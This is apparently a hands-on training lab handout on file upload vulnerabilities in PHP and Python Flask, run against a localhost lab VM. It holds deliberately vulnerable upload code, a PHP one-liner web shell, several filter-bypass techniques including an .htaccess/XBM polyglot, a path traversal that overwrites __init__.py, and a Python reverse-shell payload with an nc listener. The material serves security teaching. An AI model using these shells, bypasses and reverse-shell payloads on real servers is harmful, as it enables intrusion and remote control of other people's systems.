

Hacking Modern Web Apps
Part: 2
Lab ID: 4

File Upload Vulnerabilities

Bypassing file upload filters
Exploiting ImageTragick
File uploads to stored XSS

7ASecurity
admin@7asecurity.com

INDEX

Part 0 - Setting up the environment

This lab will introduce you with various file upload vulnerabilities in different programming languages like PHP, Python and Nodejs.

Before starting the lab, if you haven't already installed PHP, please proceed with the installation below. It's recommended to use php7.2 for this lab.

If you are using the lab VM, this is already installed and configured in the following location: `/var/www/html/part2/lab4/file_upload/php`

Commands:

```
# within the lab vm, you can manage multiple versions of PHP
# by running the following command:
sudo update-alternatives --config php
```

If you are not using the lab VM, you need to run the below commands to install the relevant apps:

Download Link:
https://training.7asecurity.com/ma/mwebapps/part2/apps/php_file_upload.zip

Commands:

```
sudo add-apt-repository ppa:ondrej/php
Sudo apt-get update
sudo apt-get install php7.2 libapache2-mod-php7.2
sudo apt-get install php7.2-mbstring php7.2-gd php7.2-mysql php7.2-xml
php7.2-curl php7.2-simplexml php7.2-zip
sudo systemctl restart apache2

# If you have multiple versions of PHP installed
# choose the default version with the below commands
sudo update-alternatives --config php
sudo apt-get install mysql-server

# If you have permission issues into creating files in /var/www
# then run the following commands:
sudo chown -R alert1:www-data /var/www/
sudo chmod -R g+s /var/www/

# Download the files using the above link and unzip it to the
# webroot
```

```
cd /var/www/html/
unzip php_file_upload.zip
cd php

# In order to enable .htaccess, run the following commands:
sudo a2enmod rewrite
sudo systemctl restart apache2

# Open the default configuration file and copy paste the below “Code”
# into 000-default.conf
sudo vim /etc/apache2/sites-available/000-default.conf
sudo systemctl restart apache2
```

Code:

```
<Directory /var/www/html>
    Options Indexes FollowSymLinks MultiViews
    AllowOverride All
    Require all granted
</Directory>
```

Part 1 - File upload Vulnerabilities in PHP

Introduction

A file upload vulnerability typically happens when the application allows the user to upload a file which is eventually executed. This can sometimes lead to Remote Code Execution.

Let's take an example to explain:

Filename:
file_upload/php/example1/upload.php

Code:

```
<?php
if (!empty($_FILES['uploaded_file']))
{
    $path = "uploads/";
    $path = $path . basename($_FILES['uploaded_file']['name']);

    if (move_uploaded_file($_FILES['uploaded_file']['tmp_name'], $path))
    {
        echo "The file " . basename($_FILES['uploaded_file']['name']) . " has been
uploaded";
    }
    else
    {
        echo "There was an error uploading the file, please try again!";
    }
}
?>
```

The code simply lets us upload any files onto the server which gets written to a directory named "uploads". Let's create a sample file and upload it to the server:

Commands:

```
echo "7asecurity.com - uploaded file" > /tmp/7asec.txt
curl -F 'uploaded_file=@/tmp/7asec.txt'
http://localhost/part2/lab4/file_upload/php/example1/upload.php
```

Output:

```
[...]
```

```
The file 7asec.txt has been uploaded
```

As we can see, the file got successfully uploaded. Since the file goes to a folder named “uploads” in the same directory, we can access it as well.

Command:

```
curl "http://localhost/part2/lab4/file_upload/php/example1/uploads/7asec.txt"
```

Output:

```
7asecurity.com - uploaded file
```

This is a harmless upload but what if we can upload our own custom php file onto the server which can execute code for us ?

Let’s create a simple one liner php shell and upload it to the server.

Commands:

```
echo "<?php echo shell_exec(\$_GET['cmd'].' 2>&1'); ?>" > /tmp/shell.php
curl -F 'uploaded_file=@/tmp/shell.php'
http://localhost/part2/lab4/file_upload/php/example1/upload.php
```

Output:

```
[...]
The file shell.php has been uploaded
```

Seems like the file got uploaded. Let’s see if we can access the file and pass on the argument “cmd” with the command we want to execute.

Commands:

```
curl
"http://localhost/part2/lab4/file_upload/php/example1/uploads/shell.php?cmd=who
ami"
```

Output:

```
www-data
```

As we can see, the file got successfully executed and we can run our commands !

File upload vulnerabilities and filter bypasses in PHP

As we saw from the last example, file uploads are risky if the uploaded files are not validated and stored properly. Hence developers will mostly use blacklist filters to prevent uploading of malicious files but then it can be bypassed in most of the cases if not done properly.

Let us look at some of the common ways in which we can bypass several blacklist filters which are used widely.

Case 1: Bypassing blacklisted extensions

One of the most common ways to introduce filtering into file uploads is to restrict uploading malicious file extensions like ".php".

Let's take a look at an example:

Filename:
file_upload/php/example2/upload.php

Code:

```
<?php
if (!empty($_FILES['uploaded_file']))
{
    $path = "uploads/";
    $path = $path . basename($_FILES['uploaded_file']['name']);

    $ext = explode(".", $_FILES['uploaded_file']['name']) [1];
    if ($ext == "php")
    {
        die("php files are not allowed");
    }
    if (move_uploaded_file($_FILES['uploaded_file']['tmp_name'], $path))
    {
        echo "The file " . basename($_FILES['uploaded_file']['name']) . " has been
uploaded";
    }
```

So, we added 3 new lines here (highlighted above) which checks if the uploaded file has the extension ".php" and if so, it blocks the upload.

Can you find the vulnerability in the code above and try to bypass the filter? Try for at least a minute before jumping to the solution on the next page!

Let's first try to upload a PHP file and see what happens:

Command:

```
curl -F 'uploaded_file=@/tmp/shell.php'
http://localhost/part2/lab4/file_upload/php/example2/upload.php
```

Output:

```
[...]
php files are not allowed
```

So, the filter is working as intended. However, there are multiple ways in which we can bypass the same filter. Let's look at each different ways:

Bypass 1: Double extensions

Let's use the php command line to understand the working of the filter:

Command:

```
php -a
php > $ext = explode(".", "shell.php");
php > print_r($ext);
```

Output:

```
Array
(
    [0] => shell
    [1] => php
)
```

So, after the explode(), "$ext[1]" points to "php"'. But what will happen if we give double extensions in the filename ?

Command:

```
php > $ext = explode(".", "shell.jpg.php");
php > print_r($ext);
```

Output:

```
Array
(
    [0] => shell
    [1] => jpg
    [2] => php
)
```

So, while giving a double extension to the filename, like “shell.jpg.php”, after the explode() call, the extension is considered as “.jpg” while the actual extension is still “.php”. Let’s verify the bypass:

Command:

```
echo "<?php echo shell_exec(\$_GET['cmd'].' 2>&1'); ?>" > /tmp/shell.jpg.php
curl -F 'uploaded_file=@/tmp/shell.jpg.php'
http://localhost/part2/lab4/file_upload/php/example2/upload.php
```

Output:

```
[...]
The file shell.jpg.php has been uploaded
```

Seems like the filter has been successfully bypassed. Let’s confirm we can still execute code:

Command:

```
curl
"http://localhost/part2/lab4/file_upload/php/example2/uploads/shell.jpg.php?cmd
=whoami"
```

Output:

```
www-data
```

Bypass 2: Alternative file extensions

The filter explicitly blocked the extension “.php” but is there any extension which can be used other than “.php” to execute php code ? Well the short answer is Yes !

One of the interesting extensions is “.php7” which is officially supported by php.

Command:

```
echo "<?php echo shell_exec(\$_GET['cmd'].' 2>&1'); ?>" > /tmp/shell.php7
curl -F 'uploaded_file=@/tmp/shell.php7'
http://localhost/part2/lab4/file_upload/php/example2/upload.php
```

Output:

```
[...]
The file shell.php7 has been uploaded
```

Seems like the file got uploaded. Let's try to access it directly and execute our command.

Command:

```
curl
"http://localhost/part2/lab4/file_upload/php/example2/uploads/shell.php7?cmd=whoami"
```

Output:

```
www-data
```

Some of the other interesting extensions we can try are php3, php4, php5, php7, phtml, phar and phtm. These extensions can work depending on the backend configuration of php/apache2.

Bypass 3: Bypassing using .htaccess

.htaccess is an interesting and widely used configuration file supported by apache2[1]. It provides a way to make configuration changes on a per-directory basis. Using .htaccess we can change the apache2 configuration specific to that directory.

In order to use .htaccess, we need to specifically configure apache2 (not enabled by default on the latest version). If you haven't enabled it already at the beginning of the lab, please follow the below commands:

Command:

```
# In order to enable .htaccess, run the following commands:
sudo a2enmod rewrite
sudo systemctl restart apache2

# Open the default configuration file and copy paste the below "Code"
# into 000-default.conf
sudo vim /etc/apache2/sites-available/000-default.conf
sudo systemctl restart apache2
```

Code:

```
<Directory /var/www/html>
    Options Indexes FollowSymLinks MultiViews
    AllowOverride All
    Require all granted
</Directory>
```

[1] http://httpd.apache.org/docs/2.2/howto/htaccess.html

One of the ways to configure apache2 to execute files other than the ones with ".php" extension is to use an .htaccess file and explicitly mention to run a particular extension as php. For example:

Code:

```
AddType application/x-httpd-php .jpg
```

The above code, if added to the .htaccess file, will ensure that apache2 will consider all ".jpg" as php and will go ahead and execute. So, let's try to upload an .htaccess file and see if we can bypass the filter.

Command:

```
echo "AddType application/x-httpd-php .jpg" > /tmp/.htaccess
curl -F 'uploaded_file=@/tmp/.htaccess'
http://localhost/part2/lab4/file_upload/php/example2/upload.php
```

Output:

```
[...]
The file .htaccess has been uploaded
```

Now that we have the .htaccess file uploaded to "uploads/" directory, let's try to upload the shell with a filename "shell.jpg" so that it bypasses the filter but still will go ahead and execute like php due to the .htaccess configuration we just uploaded.

Command:

```
echo "<?php echo shell_exec(\$_GET['cmd'].' 2>&1'); ?>" > /tmp/shell.jpg
curl -F 'uploaded_file=@/tmp/shell.jpg'
http://localhost/part2/lab4/file_upload/php/example2/upload.php
```

Output:

```
[...]
The file shell.jpg has been uploaded
```

Seems like the upload was successful. Let's access the file and see if we can execute the code:

Command:

```
curl
"http://localhost/part2/lab4/file_upload/php/example2/uploads/shell.jpg?cmd=who
ami"
```

Output:

```
www-data
```

Case 2: Bypassing image detection techniques

Most often uploads are linked to image files and developers always tend to use techniques which can detect that the uploaded files are of type image and if not, block the uploads. Let's look at an example and how to bypass it

Filename:
file_upload/php/example3/upload.php

Code:

```
<?PHP
if (!empty($_FILES['uploaded_file']))
{
    $path = "uploads/";
    $path = $path . basename($_FILES['uploaded_file']['name']);

    if (stripos($_FILES['uploaded_file']['name'], "php") !== false)
    {
        die("PHP files are not allowed");
    }

    if (!exif_imagetype($_FILES['uploaded_file']['tmp_name']))
    {
        die("Uploaded file is not an image !");
    }
    if (move_uploaded_file($_FILES['uploaded_file']['tmp_name'], $path))
    {
        echo "The file " . basename($_FILES['uploaded_file']['name']) . " has been
uploaded";
    }
```

The uploaded filename should not contain the string ".php" and also the file is being sent through exif_imagetype() function which basically detects if a given file is of type image.

Reading through the exif_imagetype()[2] documentation, we can see that the function reads the first few bytes of the file and checks its signature to confirm if the file is an image or not.

[2] https://www.php.net/manual/en/function.exif-imagetype.php

If the signature is matched, the function returns the appropriate constant values for that particular signature and if it doesn't match, it returns false.

Can you find the vulnerability in the code above and try to bypass the filter? Try for at least a minute before jumping to the solution on the next page!

Bypassing the filter with polyglot files

Since we can't upload any files with the string ".php" in it, we need to upload ".htaccess" first to make sure the files of a different extension can be used as php.

But here the challenge is that the ".htaccess" file is not an image file. So in order to bypass the filter, we need to construct a file which is an image but also works as ".htaccess" !

We know that the line starting with "#" in a .htaccess file is considered as a comment. So if there is an image whose first byte starts with "#", then we might be able to use it to our advantage.

Exploring the exit_imagetype() function documentation again, we can see that it supports a variety of image formats (18 of them as we document this).

Value	Constant
1	IMAGETYPE_GIF
2	IMAGETYPE_JPEG
3	IMAGETYPE_PNG
4	IMAGETYPE_SWF
5	IMAGETYPE_PSD
6	IMAGETYPE_BMP
7	IMAGETYPE_TIFF_II (intel byte order)
8	IMAGETYPE_TIFF_MM (motorola byte order)
9	IMAGETYPE_JPC
10	IMAGETYPE_JP2
11	IMAGETYPE_JPX
12	IMAGETYPE_JB2
13	IMAGETYPE_SWC
14	IMAGETYPE_IFF
15	IMAGETYPE_WBMP
16	IMAGETYPE_XBM
17	IMAGETYPE_ICO
18	IMAGETYPE_WEBP

Fig.: The function supports XBM image type

If you research each image format, you can conclude that “XBM” (X-BitMap[3]) images look very interesting. A generic XBM image looks like below:

XBM image format:

```
#define test_width 16
#define test_height 7
static unsigned char test_bits[] = {
0x13, 0x00, 0x15, 0x00, 0x93, 0xcd, 0x55, 0xa5, 0x93, 0xc5, 0x00, 0x80,
0x00, 0x60 };
```

This looks exactly what we need because the first 2 lines defines the height and width of the image and it starts with “#” which is considered as a comment while parsing “.htaccess” by apache2.

So, let’s construct a “.htaccess” file which starts with the above headers.

Command:

```
vim /tmp/.htaccess
```

File:

.htaccess

Code:

```
#define width 123
#define height 123

AddType application/x-httpd-php .jpg
```

Command:

```
curl -F 'uploaded_file=@/tmp/.htaccess'
http://localhost/part2/lab4/file_upload/php/example3/upload.php
```

Output:

```
[...]
The file .htaccess has been uploaded
```

So we successfully created a polyglot and bypassed the filter. The uploaded .htaccess configuration lets us execute php code using jpg files. Let’s try to upload our shell and see if we can get RCE.

[3] https://en.wikipedia.org/wiki/X_BitMap

File:
/tmp/shell.jpg

Code:
```
#define width 123
#define height 123
<?php echo shell_exec($_GET['cmd'].' 2>&1'); ?>
```

Command:
```
curl -F 'uploaded_file=@/tmp/shell.jpg'
http://localhost/part2/lab4/file_upload/php/example3/upload.php
```

Output:
```
[...]
The file shell.jpg has been uploaded
```

Now that we have uploaded our shell in “jpg” format, let’s try to access the file directly and execute our code.

Command:
```
curl
"http://localhost/part2/lab4/file_upload/php/example3/uploads/shell.jpg?cmd=whoami"
```

Output:
```
#define width 123
#define height 123
www-data
```

Part 2 - File upload Vulnerabilities in Python

Introduction

File upload vulnerabilities in PHP are simple to exploit if we can upload a file with ".php" extension and it has executable permission, but unlike PHP, it's not possible to get a similar RCE in Python by uploading a ".py" file.

In Python we can abuse a file upload mostly by overwriting existing files. Let's look at some interesting cases.

Arbitrary file overwrite

Simply searching in a popular search engine for "file uploads in Python Flask" shows us examples developed and shared by the communities over the Internet. Unfortunately, almost all of these examples are affected by arbitrary file overwrite/arbitrary file write vulnerabilities. Let's pick one example[4] available in Github[5] to understand the problem:

Code:

```
import os
from flask import Flask, request, render_template, url_for, redirect

from config import settings

app = Flask(__name__)

@app.route("/")
def fileFrontPage():
    return render_template('fileform.html')

@app.route("/handleUpload", methods=['POST'])
def handleFileUpload():
    if 'photo' in request.files:
        photo = request.files['photo']
        if photo.filename != '':
            photo.save(os.path.join('/tmp/', photo.filename))
    return redirect(url_for('fileFrontPage'))

if __name__ == '__main__':
```

[4] https://www.thamizhchelvan.com/python/simple-file-upload-python-flask/
[5] https://github.com/thamizhchelvan/Python/tree/master/flask-file-upload

```
app.run(host=settings.HOST, port=settings.PORT, debug=settings.DEBUG)
```

The code above was slightly modified to add the uploaded file path to the hard-coded "/tmp" directory (highlighted text). As an addition, our script will also import settings from the configuration files located under the "config" directory. The "/handleUpload" endpoint can receive a file which is directly written to the "/tmp" directory on our hard drive.

If you are using the lab VM, files are already available inside the VM:

Command:

```
cd ~/labs/part2/lab4/python_file_upload
```

If you are not using the lab VM, you need to run the below commands to install the relevant apps:

Download Link:
https://training.7asecurity.com/ma/mwebapps/part2/apps/python_file_upload.zip

Commands:

```
mkdir -p ~/labs/part2/lab4/python_file_upload
cd ~/labs/part2/lab4/python_file_upload

# download the above file to this location
unzip python_file_upload.zip
```

File:

```
file_upload.py
```

Now we can run the file_upload.py script which will start the listener to handle incoming connections.

Command:

```
# Flask is already installed in the Lab VM.
# incase you still need to install flask
pip install flask

# run the python script
python file_upload.py
```

Once the code is running, let's try to upload a sample file and see how the upload process is handled. When the upload is successfully completed, we should see the uploaded file in the "/tmp" directory.

Command:

```
echo "7asecurity" > ~/labs/part2/lab4/python_file_upload
curl -F 'photo=@/home/alert1/labs/part2/lab4/python_file_upload/7asec.txt'
http://0.0.0.0:4000/handleUpload
ls /tmp
```

Output:

```
7asec.txt
```

The uploader seems to be working correctly. Let's look at the code which handles the file writing to disk and see if we can manipulate it.

Code:

```
@app.route("/handleUpload", methods=['POST'])
def handleFileUpload():
    if 'photo' in request.files:
        photo = request.files['photo']
        if photo.filename != '':
            photo.save(os.path.join('/tmp/', photo.filename))
    return redirect(url_for('fileFrontPage'))
```

The highlighted part of the code in the snippet above is responsible for saving uploaded files in the "/tmp" directory located on the disk. The most interesting part is the "os.path.join" function used in our example.

From the Python documentation[6], we can read that the "os.path.join" function joins one or more paths and returns the value, which is the concatenation of the path and any path members. In our example, the 1st argument of the function is hard-coded ("/tmp" directory), but the 2nd one is the value we can control (the filename of the uploaded file).

Let's use the Python command line to execute and understand the behaviour on how the concatenation works:

Command:

```
python -c "import os; print(os.path.join('/tmp/', '7asec.txt'))"
```

[6] https://docs.python.org/3/library/os.path.html#os.path.join

Output:
```
/tmp/7asec.txt
```

The ideal scenario is shown in the snippet above, where the filename is directly appended to the "/tmp" directory. As a result of using "os.path.join" our path became as follows "/tmp/filename" and the content of our file has been written in the "filename". Now, what if we give a relative path in the filename instead?

Command:
```
python -c "import os; print(os.path.join('/tmp/', '../7asec.txt'))"
```

Output:
```
/tmp/../7asec.txt
```

The output becomes a relative path which the ".save()" function resolves before writing this file to disk, essentially leading to an arbitrary file write !

Let's fire up the Burp Suite and capture the request so that we can play around with the requests. Configure Burp Suite[7] to work with your browser and ensure that "intercept request" is ON.

Let's use the same curl request we used above but this time, let's use the proxy flag to intercept the request via the proxy.

Command:
```
curl --proxy 127.0.0.1:8080 -F
'photo=@/home/alert1/labs/part2/lab4/python_file_upload/7asec.txt'
http://0.0.0.0:4000/handleUpload
```

The command will proxy the request through Burp Suite where we can edit the request. Let's edit the filename parameter to "../home/alert1/7asec.txt" and forward the request.

[7] https://portswigger.net/support/configuring-your-browser-to-work-with-burp



Fig.: Modifying filename param in burpsuite

Once modified, we can forward the request and then list the files in the directory to see if a new file is being written to that location.

Command:

```
ls /home/alert1
```

Output:

```
7asec.txt    Desktop    Downloads  NodeGoat  Public
```

Escalating Arbitrary File Overwrite to Remote Code Execution

Based on our experience with arbitrary file overwrite, we can try to escalate this to remote code execution.

One of the interesting file types in Python is the "__init__.py" file, which is required by Python to treat the directories as packages and hence prevent directories with a common name, such as "string" from unintentionally hiding valid modules. The "__init__.py" can also be an empty file but without it, python will fail to import files properly.

In the above example, we can see that the directory "config" from which we import the configuration contains an empty "__init__.py" file. If we rename/delete that file, the program will fail to import the settings from that directory.

Commands:

```
rm -rf config/__init__.py* # "*" is used to delete the pyc files as well.
python file_upload.py
```

Output:

```
Traceback (most recent call last):
  File "file_upload.py", line 4, in <module>
    from config import settings
ImportError: No module named config
```

An interesting thing to note is that the *"__init__.py"* file is automatically executed while importing a module from that particular directory. So if we can overwrite the *"__init__.py"* file, we can achieve remote code execution ! Let's try it with our sample Python code.

Command:

```
curl --proxy 127.0.0.1:8080 -F
'photo=@/home/alert1/labs/part2/lab4/python_file_upload/7asec.txt'
http://0.0.0.0:4000/handleUpload
```

Using Burp Suite, let's change the filename to the absolute location of the "__init__.py" and contents to simply print 123.



Fig.: Modifying filename & contents in burpsuite

If we look at the Python console, we can see that the value “123” has been printed confirming our hypothesis.



Fig.: Successful code execution

The reason why the code got executed immediately is that the Flask server is running in debug mode, so any changes in the existing files are automatically detected and the server is restarted to accommodate the changes.

On a production server, the code execution will only happen when the server gets restarted manually or the same module from the same directory is imported somewhere else.

One of the drawbacks of this approach is that the attacker needs to know the full path to overwrite the file which is sometimes hard to predict as python scripts can be executed from any location. A reliable way to exploit this is to overwrite the “__init__.py” file from standard python libraries whose install locations can be predicted.

As an example, let's install the package called “jinja2” (you can use any package for that matter, this is just an example) and use it within our program.

Commands:

```
pip install jinja2
```

In Ubuntu, the common location to which this package gets installed is: “/home/<user_name>/.local/lib/python2.7/site-packages/jinja2”. So if the package is imported into the code, we can overwrite the “__init__.py” of the jinja2 package itself !

Commands:

```
# Confirming if jinja2 got installed to the specified location
cd /home/alert1/.local/lib/python2.7/site-packages/
ls jinja2
```

Output:

```
__init__.py   _identifier.py   bccache.py    constants.py   defaults.py …
…
…
```

Now, we confirmed the location and can use the same approach within Burp Suite to verify if our code execution still works:

Command:

```
curl --proxy 127.0.0.1:8080 -F
'photo=@/home/alert1/labs/part2/lab4/python_file_upload/7asec.txt'
http://0.0.0.0:4000/handleUpload
```



Fig.: Modifying filename & contents in burpsuite

If we look at the Python console again, we can see that the value “CODE EXECUTION” has been printed confirming our hypothesis.

NOTE: This will corrupt the *“jinja2”* file and the program will crash right after executing our payload, so it’s recommended to keep a backup of the *“__init__.py”* file or reinstall the package once again.

Finally let's use the reverse shell[8] payload to obtain a reverse shell from the code execution.

Payload:

```
import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("0.
0.0.0",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);
```

Command:

```
nc -nlvp 1234 # on a separate terminal
```

Command:

```
curl --proxy 127.0.0.1:8080 -F
'photo=@/home/alert1/labs/part2/lab4/python_file_upload/7asec.txt'
http://0.0.0.0:4000/handleUpload
```

